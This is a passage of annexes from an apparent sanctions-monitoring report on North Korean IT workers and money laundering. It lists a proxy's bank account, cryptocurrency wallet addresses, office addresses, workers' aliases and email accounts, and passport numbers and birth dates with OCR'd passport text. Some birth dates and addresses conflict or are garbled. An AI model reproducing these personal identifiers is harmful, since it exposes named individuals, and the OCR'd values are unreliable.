	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000
	Wang Weiyuan (汪伟元)	6230520680036846274	Agricultural Bank of China Limited	CNY 300,000

[317] MSMT Participating State information.

Annex 5:

First Credit Bank Cryptocurrency Wallet Addresses[318]

1. TGdpkwNVFjw2DnbHBCFKLvCygPVPz9w4Im
2. TMiSGhXXVsvJzqwGbwAsGiFxWg2eALZoM5
3. TPcUZYthDfxNsHQnZZGBM1BDNBeNSjfPZE
4. TYxwUhoLPF7AgfG9GaXFEp8CQi8K8KG1m3
5. TVyiDQ25H6Rx6PcNV1WyjGasGSa8ehj1Uv
6. TE3mCcPULjPUE7ykX7RArDPAhyahoy3d2j
7. TF4J8Gp7zbS8NA3HLuxsLdx7Ebzr6weCGn
8. TA3941uFAvmVibSkQ6fMJXxmaSNovX86mz
9. TBwghbQMsBC5xcUxE7ZpYXhfDMXZAfiFv6
10. TMECKT19hfumcK3KqQKbhxkn1ohyeR58xu
11. TGDaYNWFXi9HJ7NacfETF15vhUH7eRhKzt
12. THHb5iMAbZgQYY19h6uY66y5xt6e11gcZC
13. TDNKsLvsY2iSznyghddXz7ZDRc4X3191Z8
14. TBATDh41qMQ1yeVYecneEvhpfayYmkAQWS
15. TGpNzk9noyvCCdnFPuSg5cqptPs16LjXZq
16. TXFUYHVJMDyKikutvCG6qNgTUS5pxtZhHs
17. TQKQ4ntejdYYJpuYkFz8oCSDoXW6RKRDdY
18. TBWRDpQsW1ZVPGGaBAwVLNb7iqmVBuM1nj
19. TPF9UQhqpV18BPWg5xo6MeB3h8t4iEg9gP
20. TJ812KESWjzJZGEWBPFCu74Js5zQS7jN5A
21. TCA7AfTSuDmgYk2VaezfPuZF4Z4X8wxwcQ
22. THHb5iMAbZgQYY19h6uY66y5xt6e11gcZC
23. TDNKsLvsY2iSznyghddXz7ZDRc4X3191Z8
24. TJBg9SxwiUUoqJGk18vK9avxkuV8GrKMK7
25. THob8vRrpDybXeqZDj8ukQhMjJVJ5nCbTW
26. TW3RgbhYkFEFnmRJ9mE9b83T9XYSMkjwuD
27. TFrH3dcpnR3tADrAcfyJwiK4brsgf3B7PG
28. TLRMHPjLGXsVpD9RVzSfat6zDiVDrd4b4w

[318] MSMT Participating State information.

Annex 6:

Bitcoin Addresses Controlled by Hong Kong Trader[319]

1. 322BLHv1BNQ9mJfZERtsN1a7MrwnyTDF9U
2. bc1p7tr3xyj7mmmpptmr58gne9jfs77a692me69wzq9zwr2nk6d7dyaq9a203t
3. bc1pwd8l8j6mp9ktn03y67eftkkunwv7amcgeevc04y4gtzke950aggss330qw
4. bc1qr03n9c07p3w434w99uclf5dzyfgp3glz9suqnk
5. bc1q7mapml4sfc5nk0ra5723a782vzsmmv9eg7kff0
6. bc1qgd2xy0w55ktdfhvapqh4ger8rpmp4rz22dunfd
7. bc1q2ncyspvrh05h2vngk64um02aumyz0z9jghyunv
8. bc1qp8dnaga0depn4tjtudm42malcav5ztawv5qn43
9. bc1q6cwt5vsgp0s0p224syrpzmedqrqaa382vpx402
10. bc1q2g0mnxp779ckulhf0qrk6an59afr42t5s6r8ka
11. bc1pm87lqhktgwhk4j9hhs328tardmexf4lpjwkde36w62qrv8sw05cq6vprvq
12. bc1p0n6tchu6uu8fvz00ap8ng9fsnl3y0f4z8d4muzrumnxk20jdadlq3w6jpf
13. bc1qf4dnd26e2nsmr9a4d64stn44g3kkaynu7evyj2
14. bc1q5j3j6z7plxjuj82ew46a3kl8c3qw3rnh9vth6y
15. bc1q8cdap23tq5v6fzlhn9a9kufd8fjkehhlpehhaa
16. bc1qp6rxf3sl9c2e32zfzzjq29d258rzpzhlhpz0dd
17. bc1qkdj5gktdfsn5hf4yt7wjfpzgz5g04jygtf07aj
18. bc1qlhd4gqtk867nj7e5e8hryyv0uq829n4m8tj0hf
19. bc1qfj4jsmkg4u4zech0ft8q827lw3sfpurl9rutyj
20. bc1pz5eadcgvwwyad7ea9myd2ftfg68rl798e7vhn5v8yl0cz84wntzqnwxe5q
21. bc1pzs9ey6sugzvweks3u5u9scxzllc0vyew54hun8ed68dn7sfwgcwq72hfx4
22. bc1qjmgp7t34z63qm4l6umzqdcucd8umvmkszd8g4d
23. bc1ptzxl8kqgktrj9znjyw7p4nlc053e0hzap6cenfux6mgg25wydj0sv0m8gc
24. bc1ql0pj0m9m4zv2tj88s5qmkdm9gp8mgejkzgymmc
25. 35Ksf3WFVSgmMwNqWfFnCEkfmD7bHfi3uW
26. bc1px4m5zuedlf79zsl4hlp8p2svdm303fcax2z5uyrqtsaeknhrc5lss7c007
27. bc1qj0rsus3lmr9nrz7uhz7r2tzgwhm974nsrm9pcd
28. bc1qdqpdd4pfey05kv2j8tvym6rdu4ysl27z6qxje7
29. bc1qkuka43ywd0cnnmvxgklwuvp3dc4w7ahh202jjw
30. bc1qaek3t2e2uttc2ax78t3823hmfp9s9c4uqfdxhs
31. bc1qf5pwnlpjlrmtp9y20cmyquhzhr0ukcvcxfcevx
32. bc1p3efhp7vdk3fpktvwyrjjv7xwt5uaunecv9kr0n6cchwehvahl58q473v6j
33. bc1qek4yslqnplcg92mljpml0we46eus6ygg7uyrk4
34. bc1qs0r7e4t7wvmwzgsvv8nflqgtcy35c6cfdrynuu
35. bc1p82xjnlgghflgmgfjfwufxlp7wj58jsmctevnn75pwt7pmf2ydggqgq8trs
36. bc1qs08hklgy2mc4srshcmxuy4zcm2l7paz3qjmqsg
37. bc1p09ndd295tascvcas5ta8fzxxkalks8dvjnx9273k9zka45hl09gqnljkuf
38. bc1pkseyk4vymvk94ncm5c4a0mtydl5egzwx0gfyx77u9ff9a9apjdwswxdeka
39. bc1pkd74e687fvvt54yktxdrqqf2d3e5jqmk883kftkth2cryfve425sva6mjh
40. bc1p6fy8lzhlj97q0ne6hljaj7f53kmtxys8zctv0jxd82smtr6tmtpqpd07c4
41. bc1pzy2w6dhkrr02lhwgwxhp98s7rp9fe2xqk7cvgxscx44arazllr3swgxnll
42. 3F2Ukje3xqY52tm7o3CpuuTJmVg5bAWfde
43. bc1p0djqslc4zq9wph3n570ms2u95ehn9ghqz83rylw8kpr67jtg9yq0r78k8
44. bc1pz84htvgtywk40x7w5sqtf372cnvs9z94sjm0vf7nm4vdq9kcld8sue7mwu
45. 3GH3o1U8JyuHoA3HG4p2LNZwko7AXMXEDr
46. bc1qz0tfke7le0qjfpes53eknwyfdh23hu4g7cf6qe
47. bc1qknc6rk3nzkh0zksuvdus5tz64z7s43r083vhx5
48. bc1qx0zcj7tjduyq92m0f078nuzlvxg3mxa2galtnc
49. bc1ql7987q80yjl7lh592pvxjlfz0r9yw396wzeleq
50. bc1qjgrys6mptskym9zq2tv806x99c3nmq8wsglulq
51. bc1qljjt8dsnd8v7uqj3y4awvdv6z70gq22dajvhjr
52. bc1qfy8u6p9usm3epetk6wnv0axfklrwcg4r9adrqc
53. bc1qh55527ce2l7h36t9a74dj9747076rnjul28xhu
54. 1CfixayZ7bba6fF9pDyX7e7wNmV7hZaCA8
55. bc1qm780f9296mqva5mz539z0xxd48kg96jd9dgqtj
56. bc1qgw0xhmc6ajgxdsmj6r6v6np633xll5s2d6rrq3
57. 145YnCwFBAsYRXp7HTxJHtwxLL1Q7Khwiu
58. bc1qwdzqzrtl5npnadrjv0kamgkpltvjjtkqdchvzq
59. bc1qfg8r0xgl9ks26qlh4rwejgw8ns3mzztljvhmss
60. bc1qw5r3uf3sz7pgpee92p562hxc2ymuwu7vu3qgmz
61. bc1qypytt8pyqllhl0r28yljweuardsrpptgvuw5zh
62. bc1q3ege9e9ggajzm86ych53wm9dmq2z8szsyx63kv
63. bc1qttm8z0vnsn0kzj2xethulcmhgk70rtu3sy2m9p
64. bc1q8k5u7mq4kq54cm3tq7hsn7p28xpu5c3kutlqq7
65. bc1qwh70nxfd4lgajl959rs2qgevv33fvc4tw9sawr
66. 3HU41jQJ6MFoAYzVsTBxG1tpKdmYpYaMsz
67. bc1qe0p8xppkzt8yuzjkxln6gjw8xktg8rtrx0n0my
68. bc1qa5j4ydcs2g2casakj3t725wkreywccefxff3vc
69. bc1p3xpgvzdp3ns8wnw7a93nzgaeems73m800j4gwcmsrej0j696es5qwsl4x4

[319] MSMT Participating State information.

70. bc1qjfw89cuge0q7veqnge47507nka57x43l3mgx6r
71. bc1qt2lqelvrv7afv04pj4ju53vn230h9ee290jpuj
72. bc1pencs6wngluvk4aayypk7jrpg7w7hn3766hvu7v wdkleue6cl63sq6najw8
73. bc1q8agwcy55pw99zsuw0eqtc7vuvfwtrn7lp3yxx4
74. bc1qr6c0a303xne4lp9tnkdcet9raymylaw7ef02ap
75. bc1qd80kmf2fjmqt0ay6ntls38kpytsje8y539s6w4
76. bc1q7d4tdvz8eewtdyjqcrfst6tejjulgejtgldc0f
77. 13nPTovCdyhTo5Rb8xGEB8mBobEtFrfB73
78. bc1qrtyddqcrdtpp72j7p7qre2zt7nxxz8gduwpxu2
79. bc1qzkae9d9y9cexvjegyx5kdj22fplsx4pna3qgpd
80. 1B6b6YPdp7HMtLC5453SiKckax2K6LVJta
81. bc1qmp53xs8xw6q4hpnq3842le0mlqtpe0whzfjy54
82. bc1q5l2ym4pjda3l5pqvh2zntx53s8plusmuj5qeeu
83. bc1qv0d69hwjg7tjdgxt47fwz5rcmlfpmwwvl7t4qf
84. bc1q9r2262mfannwrscel8qn7hqr0usk2735tragas
85. 14sdAQW1Y4eLSsFCD2PAShUG9aXCtAXf5Z
86. bc1quawf7457ra2s7r7khre2v8s08gncwhwhksvnpa
87. bc1qmql48w6h5wf0pfvjz0pwcd87r45mfpzcg2dpgx
88. bc1q5jy334z2t6nlhrmhcuagjw2y4yj0xve63trvwj
89. bc1qqr3wpnaxx9ugzt33dma4xwfg82t0lx2wnnvzte
90. bc1p8myp4tlfadptv8lh93tavreqhq7wvk5mmk9a3 6y7nt0lcw6mr0asts700l
91. 1H2ZnxA4es3LjpLzwpaB78tPqE8vjK8ThS
92. bc1qzjx99lz06vcetv6hrm62lmcldnpkj0dsqnckcs
93. bc1qazcmu3ce6pjr9du63ef6g4d32pzjmk8hpdt47n
94. 12kTcTqc2BPKfQVAHeSNEmwp8LQmKeVYCq
95. bc1q9am8qe0yth4cv5wq9r3r5znyqw05ay8v7f6fqe
96. bc1qtrk0laxd2z20eyddvnxkj2g6yq2c3nznfpz6ak
97. 16oke474qNDWkNfC4816yPVJ29uZNvcDET
98. bc1qfgvgh33n5d0jynkr24kr4udtlvf0zwqmcy5fzj
99. bc1q57t94f7j8hkuygrttc5re854pmyen6xhnlwrud
100. bc1qlu05kadxzahuc9gw3hcxwrkd8wauq7mrcqv7xr
101. bc1qy3qlxt5jyyuzluufvfnwapyqe67huscv66ezl4
102. 15HTDWCdpoxzXZtVfd1eAZRezS9gs82XFB
103. bc1qljwnu9p9uasy6q8qdacdgpu05fjfg2y3tugjuy
104. bc1q29aexqflszm932sw8qes3nzyjac8psz2g2xsvm
105. bc1q2r6lh6fc8gt6jhuxw97hh8vh237hppr9xrzd6x
106. bc1q0sugc483t3uum3v994aavddwqrgd4rmten mt0m
107. bc1q8968vcg8340kf0w2darjd426xt6k5dpzu4x60d
108. 1PsRqgkFVCdqPrv5Lfd7wqABfYViQ3zj1d
109. bc1q5dmexndr3pfn905xd5j0hf988f5y7gkmdvu5aq
110. bc1q6aysh2c4lg2gv8srg2nu2q27as3s25j0xc8233
111. bc1q4kdphehrjhtchch4z8e5myfszarallqlljzg6h
112. bc1qax5g5fdusqxu0crh86j8zn3ahtecdt7et6ffpm
113. bc1q9mlgnyzlstf9ktj708hqnp6mey2xdfmeteh72h
114. bc1q4s9ndgfulqf92hdjt7zs4528xtp3sm8k34j4hc
115. bc1q288z494hkyvqahrv07lsmr7twwnlkqfah95s4w
116. bc1qdnpaj6wfxyhay03zuk7ca68q0pcg0c6kv3nu73
117. 17Tv4RudV9yS3JdXrT77gTzWzcd8ic8PRo
118. bc1qtr5me2ftvdp280alpdvalw7gdwuwj5ukdtwkp0
119. bc1qghm2svadn66ld0kepgjxu33w5egatwv2ud3y60
120. bc1qd87pacd3p29zp4ywqwc2wyamdaf55rajj3 pmg5
121. 194gvN72YYP2vQ34uuM3KMo6yeKQKgpZJ1
122. bc1pdsxfnycwd57nk8vaq32qeq5472xev7y5vkdzrv dawk2gns7nt2yq9j43lq
123. bc1q5jg2l94acj72ltrnkvdp3h6r90epk4jrn3z420
124. bc1pdedc4mxnengwdxalfxzl2vxky8n53s9nqk3qwl cyhvn673qzqhyqzrz0q0
125. bc1q4l9mck0rezs5vl2te44s20f680xef4x0rkr39h
126. bc1qykeur8l6kxwhrvlkvc26ayqfagh6k6ymhzdz4u
127. bc1qlcw4zah8pphzct9cjuymmv02y9avl2skveldck
128. bc1q3dnglj255dpwtya3q830zjte3g43dlg0sedzp5
129. bc1qkv5jdtwgm82xae3g2672v3ltk72xm44yzxfe30
130. 16VJRzDvVzRUihBWcU9DUGcYeYLiUaB1xc
131. bc1qxpawgw2mnh76a4hlc9lgphughkrlaqcs8jge89
132. bc1qrphhxrklmfq9nw6ggmw6d3cy5zfpe69md5 cu09
133. bc1qtyqj5zsj79llms309zl0ccw798yt0maw2mmfwa
134. bc1qax7tewc67ucyyy6vdkakpl87ejgxze0h2fzucl
135. 1FYmCpHkbaFrNutHrsXwJ67a5r35tv8kpJ
136. bc1qhkhj0tux8hpuz77krycs8chhft27mg8kdp40pd
137. bc1qstewk22dp7q9mtzcrp70d3hxy50t7qt28vctpj
138. bc1qqdwdkja3y4znpdkek9tj35z67d5dsqap5xcqr6
139. 1Aroc9ytmWKdcUroA22m9Bo2QcoGRmjjGU
140. bc1qu25609maxwalmesa0rd7408hpls7vhcg057k4l
141. bc1qn5w5mxeuhwwms7tf3c5tnxyswp65326v5 4n7nv
142. bc1qg7yhdkw0hjnhu7t4npye66g045uxxt5frzqk9z
143. bc1q9zlldgsjm2cdc3ejjj0sd6n82yw6apmxs557he
144. bc1q8x80urzdd67g6pd9j9uz0mfv8hhdqyz9ejhr86
145. 1NbtsYFzpHqhfrFjXmidT9kXSmS5frX4ub
146. bc1qd6n6jpcd4sr8a93s2whuaamqcz60e84n492pk0
147. bc1pa73rg25ytwjvear3hu65v74m8prgxpvmnj4jzd u0gr5g4cacmqzs0m6wa6
148. bc1q7m98m862ke6r9fp5ydzx8nk9jx3u4sghsnt5t9

Annex 7:

KMCTC IT Workers[320]

According to an MSMT Participating State, Korea Mangyongdae Computer Technology Corporation (KMCTC) operates IT worker delegations from at least two cities in China, Shenyang and Dandong. The address information is:

Company	Address
Korea Mangyongdae Computer Technology Corporation (KMCTC)	Liaoning Province, Shenyang City, Yuhong District, 199-15 Xijiang Street, Building 11 Xijiang Court, Unit 2, Room 702
Korea Mangyongdae Computer Technology Corporation (KMCTC)	Liaoning Province, Dandong City, Zhenxing District, Tangchi Township, Industrial Zone 43, Longyao Tempered Glass Factory

DPRK IT workers affiliated with KMCTC used Chinese nationals as banking proxies in order to launder illicit funds generated from the DPRK IT workers' revenue generation efforts in China.

The following table details employment information of several KMCTC IT workers. Through these jobs, KMCTC IT workers appear to have earned approximately $1.5 million in 2022, approximately $1 million in 2023, and approximately $350,000 in the first half of 2024.

DPRK IT Worker	Account	Alias	Alias country	Client Country	Rate	Duration
An Chol Hun	newrhm	newrhm	United States	United States	$1,000/week	-
	andy@gmail.com	Andy	United States	United States	$2,000 - Flat fee	-
	berinabandic98@gmail.com	Berina	Bosnia and Herzegovina	United States	$35/hour, 40 hours/week	-
	maria@gmail.com	Maria	Argentina	United States	$35/hour, 40 hours/week	-
Choe Ju Hyon	dangloi@gmail.com	LoiDang	Vietnam	United States	$35/hour, 40 hours/week	-
	saraadel414@gmail.com	SaraAdel	Egypt	United States	$30/hour, 40 hours/week	-

[320] MSMT Participating State information.

Ju Kwang Song	-	Jin Tian	-	United States	$50/hour, 40 hours/week	-
Hwang Jong Hyok	sorza.jimmy05@gmail.com	jimmy	Colombia	United States	$40/hour, 40 hours/week	1-2 years
	scorradini640@gmail.com	sebastian	Argentina	United States	$30/hour, 30 hours/week	1-2 years
	adolfo.garcia0513@gmail.com	Adolfo	Mexico	United States	$45/hour, 40 hours/week	1-3 months
	sorza.jimmy05@gmail.com	jimmy	Colombia	United States	$45/hour, 40 hours/week	3-6 months
Kang Song Ho	c.roberto.capone@gmail.com	roberto629	Argentina	Canada	$34/hour, 30 hours/week	-
	c.roberto.capone@gmail.com	roberto629	Argentina	United States	$30/hour, 30 hours/week	-
	c.roberto.capone@gmail.com	roberto629	Argentina	United States	$30/hour, 25 hours/week	-
Kim Chung Hyok	federicodido525@gmail.com	Federico	Argentina	United States	-	1 week
	austinstevens357@gmail.com	Austin	United States	United States	$50/hour, 20 hours/week	3 weeks
	-	Jin Tian	-	United States	$30/hour, 10 hours/week	3 weeks
	austinstevens357@gmail.com	Austin	United States	United States	-	3 weeks
	maxwell@gmail.com	Maxwell	United States	United States	$70/hour, 40 hours/week	-
Kim Myong Chol	luannguyen0318@gmail.com	Luan	Vietnam	United States	$25/hour, 40 hours/week	6 months
	nguyentcg000@gmail.com	Giang	Vietnam	United States	$50/hour, 40 hours/week	6 months
	johncasas000@gmail.com	John	Colombia	United States	$30/hour, 20 hours/week	2 weeks
	nguyentcg000@gmail.com	Giang	Vietnam	United States	$30/hour, 40 hours/week	1 month

	julianantonucci.uw@gmail.com	Julian	Argentina	United States	$35/hour, 40 hours/week	1 month
Kim Tong U	carlos@gmail.com	carlos	Mexico	United States	$45/hour, 40 hours/week	-
Pae Kwang Il	dmd515@163.com	dmd515@163.com	-	United States	$40/hour, 40 hours/week	-
	dmd515@163.com	dmd515@163.com	-	-	$30/hour	-
Pak Kwang Il	Robert@gmail.com	Robert	Romania	United States	$4,000/month	3 months
Pak Myong Il	haleyhtnt1122@gmail.com	Haley	Vietnam	United States	$30/hour, 40 hours/week	-
	haleyhtnt1122@gmail.com	Haley	Vietnam	United States	$35/hour, 40 hours/week	-
Ri Kwang Hun	marko.zrinjanin.uw@gmail.com	MarkoZrin	Serbia	United States	$30/hour, 20 hours/week	2 months
	marko.zrinjanin.uw@gmail.com	MarkoZrin	Serbia	Ireland	$50/hour, 40 hours/week	2 weeks
Ryang Kwang Min	pedro.dev.033@gmail.com	PedroGomez	Argentina	United States	$30/hour, 40 hours/week	-
	pedro.dev.033@gmail.com	PedroGomez	Argentina	United States	$30/hour, 40 hours/week	-
	santiagoworld15@gmail.com	SantiagoSilva	Argentina	United States	$35/hour, 40 hours/week	-

The following table and photos contain identities and passports of China-based KMCTC IT workers based in China. This information was previously shared with China by an MSMT Participating State.

Name	Gender	Passport Number	Date of Birth	Passport Expiration Date
An Chol Hun	M	390330446	1 Oct 1993	31 Jul 2025
Choe Ju Hyon	M	390330443	18 Jan 1993	31 Jul 2025
Ju Kwang Song	M	663231735	25 Mar 1982	24 May 2028
Hwang Jong Hyok	M	481431817	28 May 1994	21 Dec 2026
Kim Myong Chol	M	390330448	18 Mar 1993	31 Jul 2025
Kim Tong U	M	572130096	15 Jan 1991	18 Jan 2027
Pae Kwang Il	M	663231736	20 Oct 1991	24 May 2028
Pak Kwang Il	M	390330447	12 Aug 1993	31 Jul 2025
Pak Myong Il	M	390330445	20 Mar 1993	31 Jul 2025
Ri Jong Suk	F	754135903	30 Jan 1968	06 Feb 2029
Ri Pong Gi	M	754120139	13 Mar 1965	5 Feb 2029
Ryang Kwang Min	M	109435965	12 Jul 1990	15 Nov 2024
Sin Hyok Chol	M	109435896	6 Nov 1982	14 Nov 2024
U Yong Su	M	481231176	19 Jun 1971	17 May 2026

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 481431817
황정역 M DPR KOREA
HWANG JONG HYOK
28 MAY 1994 N. PHYONGAN
21 DEC 2021 21 DEC 2026
MINISTRY OF FOREIGN AFFAIRS
PAPRKHWANG<<JONG<HYOK<<<<<<<<<<<<<<<<<<<<<<<<
4814318177PRK9405284M2612214<<<<<<<<<<<<<<<2

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 836441464
황정역 M DPR KOREA
HWANG JONG HYOK
28 MAY 1994 N. PHYONGAN
24 DEC 2016 24 DEC 2021
MINISTRY OF FOREIGN AFFAIRS
PAPRKHWANG<<<JONG<HYOK<<<<<<<<<<<<<<<<<<<<<<<
8364414642PRK9405284M2112242<<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 390330443
최주현 M DPR KOREA
CHOE JU HYON
16 JAN 1993 N. PHYONGAN
31 JUL 2020 31 JUL 2025
MINISTRY OF FOREIGN AFFAIRS
PAPRKCHOE<<JUCHYON<<<<<<<<<<<<<<<<<<<<<<<<<<<
3903304431PRK9301180M2507318<<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea
PO PRK 745134592
최주현 M
CHOE JU HYON DPR KOREA
16 JAN 1993 N. PHYONGAN
26 MAR 2015 26 MAR 2020
MINISTRY OF FOREIGN AFFAIRS
POPRKCHOE<<JUHYON<<<<<<<<<<<<<<<<<<<<<<<<<<<<
7451345920PRK9301180M2003267<<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 390330446
안철훈 M DPR KOREA
AN CHOL HUN
01 OCT 1988 N. PHYONGAN
31 JUL 2020 31 JUL 2025
MINISTRY OF FOREIGN AFFAIRS
PAPRKAN<<CHOL<HUN<<<<<<<<<<<<<<<<<<<<<<<<<<<<
3903304464PRK9310014M2507318<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea
PO PRK 745134591
안철훈 M
AN CHOL HUN DPR KOREA
01 OCT 1988 N. PHYONGAN
26 MAR 2015 26 MAR 2020
MINISTRY OF FOREIGN AFFAIRS
POPRKAN<<CHOLHUN<<<<<<<<<<<<<<<<<<<<<<<<<<<<
7451345919PRK9310014M2003267<<<<<<<<<<<<<<2

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 663231735
주광성 M DPR KOREA
JU KWANG SONG
25 MAR 1982 PYONGYANG
24 MAY 2023 24 MAY 2028
MINISTRY OF FOREIGN AFFAIRS
PAPRKJU<<KWANG<SONG<<<<<<<<<<<<<<<<<<<<<<<<<<
6632317350PRK8203254M2805243<<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 108332382
주광성 M DPR KOREA
JU KWANG SONG
25 MAR 1982 PYONGYANG
26 JUL 2018 26 JUL 2023
MINISTRY OF FOREIGN AFFAIRS
PAPRKJU<<KWANG<SONG<<<<<<<<<<<<<<<<<<<<<<<<<<
1083323824PRK8203254M2307264<<<<<<<<<<<<<<2

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 390330448

김명철 M DPR KOREA

KIM MYONG CHOL

10 MAR 1983 N. PHYONGAN

31 JUL 2020 31 JUL 2025

MINISTRY OF FOREIGN AFFAIRS

PAPRKKIM<<MYONG<CHOL<<<<<<<<<<<<<<<<<<<<<<<<

3903304486PRK9303184M2507318<<<<<<<<<<<<<<2

조선민주주의인민공화국 Democratic People's Republic of Korea

PO PRK 745134595

김명철 M

KIM MYONG CHOL DPR KOREA

10 MAR 1983 N. PHYONGAN

25 MAR 2015 25 MAR 2020

MINISTRY OF FOREIGN AFFAIRS

POPRKKIM<<MYONGCHOL<<<<<<<<<<<<<<<<<<<<<<<<

7451345953PRK9303184M2003267<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 572130096

김동우 M DPR KOREA

KIM TONG U

15 JAN 1991 PYONGYANG

18 JAN 2022 18 JAN 2027

MINISTRY OF FOREIGN AFFAIRS

PAPRKKIM<<TONG<U<<<<<<<<<<<<<<<<<<<<<<<<<<<<

5721300967PRK9101151M2701183<<<<<<<<<<<<<<2

김성일

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 663231736

M DPR KOREA

PAE KWANG IL

20 OCT 1991 N. PHYONGAN

24 MAY 2023 24 MAY 2028

MINISTRY OF FOREIGN AFFAIRS

PAPRKPAE<<KWANG<IL<<<<<<<<<<<<<<<<<<<<<<<<<<<<

6632317361PRK9110203M2805243<<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 108233269

M DPR KOREA

PAE KWANG IL

20 OCT 1991 N. PHYONGAN

05 JUN 2018 05 JUN 2023

MINISTRY OF FOREIGN AFFAIRS

PAPRKPAE<<KWANG<IL<<<<<<<<<<<<<<<<<<<<<<<<<<<<

1082332692PRK9110203M2306050<<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 380330445

M DPR KOREA

PAK MYONG IL

20 MAR 1993 N. PHYONGAN

31 JUL 2020 31 JUL 2025

MINISTRY OF FOREIGN AFFAIRS

PAPRKPAK<<MYONG<IL<<<<<<<<<<<<<<<<<<<<<<<<<<<<

3903304453PRK9303209M2507318<<<<<<<<<<<<<<<8

조선민주주의인민공화국 Democratic People's Republic of Korea

PO PRK 745134589

M

PAK MYONG IL DPR KOREA

20 MAR 1993 N. PHYONGAN

26 MAR 2015 26 MAR 2020

MINISTRY OF FOREIGN AFFAIRS

POPRKPAK<<MYONGIL<<<<<<<<<<<<<<<<<<<<<<<<<<<<

7451345894PRK9303209M2003267<<<<<<<<<<<<<<<4


조선민주주의인민공화국
Democratic People's Republic of Korea
PASSPORT
(FOR PUBLIC AFFAIRS)
PA
PRK
390330447
박 광 일
M
DPR KOREA
PAK
KWANG IL
12 AUG 1983
N. PHYONGAN
31 JUL 2020
31 JUL 2025
MINISTRY OF FOREIGN AFFAIRS
PAPRKPAK<<KWANG<IL<<<<<<<<<<<<<<<<<<<<<<<<<<
3903304475PRK9308123M2507318<<<<<<<<<<<<<<4
조선민주주의인민공화국
Democratic People's Republic of Korea
PO
PRK
745134593
박 광 일
M
PAK
KWANG IL
DPR KOREA
12 AUG 1983
N. PHYONGAN
25 MAR 2015
25 MAR 2020
MINISTRY OF FOREIGN AFFAIRS
박 광 일
POPRKPAK<<KWANGIL<<<<<<<<<<<<<<<<<<<<<<<<<<
7451345931PRK9308123M2003267<<<<<<<<<<<<<<0


김 성 일
조선민주주의인민공화국
Democratic People's Republic of Korea
PASSPORT
(FOR PUBLIC AFFAIRS)
PA
PRK
754135903
권 용 숙
F
DPR KOREA
RI
JONG SUK
30 JAN 1968
N. HAMGYONG
05 FEB 2024
05 FEB 2029
MINISTRY OF FOREIGN AFFAIRS
PAPRKRI<<JONG<SUK<<<<<<<<<<<<<<<<<<<<<<<<<<
7541359035PRK6801302F2902061<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea

SERVICE PASSPORT

PS PRK 754120139

리봉기 M DPR KOREA

RI PONG GI

13 MAR 1965 JAGANG

05 FEB 2024 05 FEB 2029

MINISTRY OF FOREIGN AFFAIRS

PSPRKRI<<PONG<GI<<<<<<<<<<<<<<<<<<<<<<<<<<<<

7541201396PRK6503134M2902050<<<<<<<<<<<<<<6

조선민주주의인민공화국 Democratic People's Republic of Korea

PASSPORT (FOR PUBLIC AFFAIRS)

PA PRK 109435965

량광민 M DPR KOREA

RYANG KWANG MIN

12 JUL 1990 KAESONG

15 NOV 2019 15 NOV 2024

MINISTRY OF FOREIGN AFFAIRS

PAPRKRYANG<<KWANG<MIN<<<<<<<<<<<<<<<<<<<<<<

1094359654PRK9007127M2411152<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 481231176
무영수 M DPR KOREA
U YONG SU
10 JUN 1971 PYONGYANG
17 MAY 2021 17 MAY 2026
MINISTRY OF FOREIGN AFFAIRS
PAPRKU<<YONG<SU<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
4812311761PRK7106196M2605177<<<<<<<<<<<<<<<4

조선민주주의인민공화국 Democratic People's Republic of Korea
PO PRK 836238339
무영수 M
U YONG SU DPR KOREA
19 JUN 1971 PYONGYANG
15 JUN 2016 15 JUN 2021
MINISTRY OF FOREIGN AFFAIRS
POPRKU<<YONGSU<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
8362383391PRK7106196M2106157<<<<<<<<<<<<<<<4

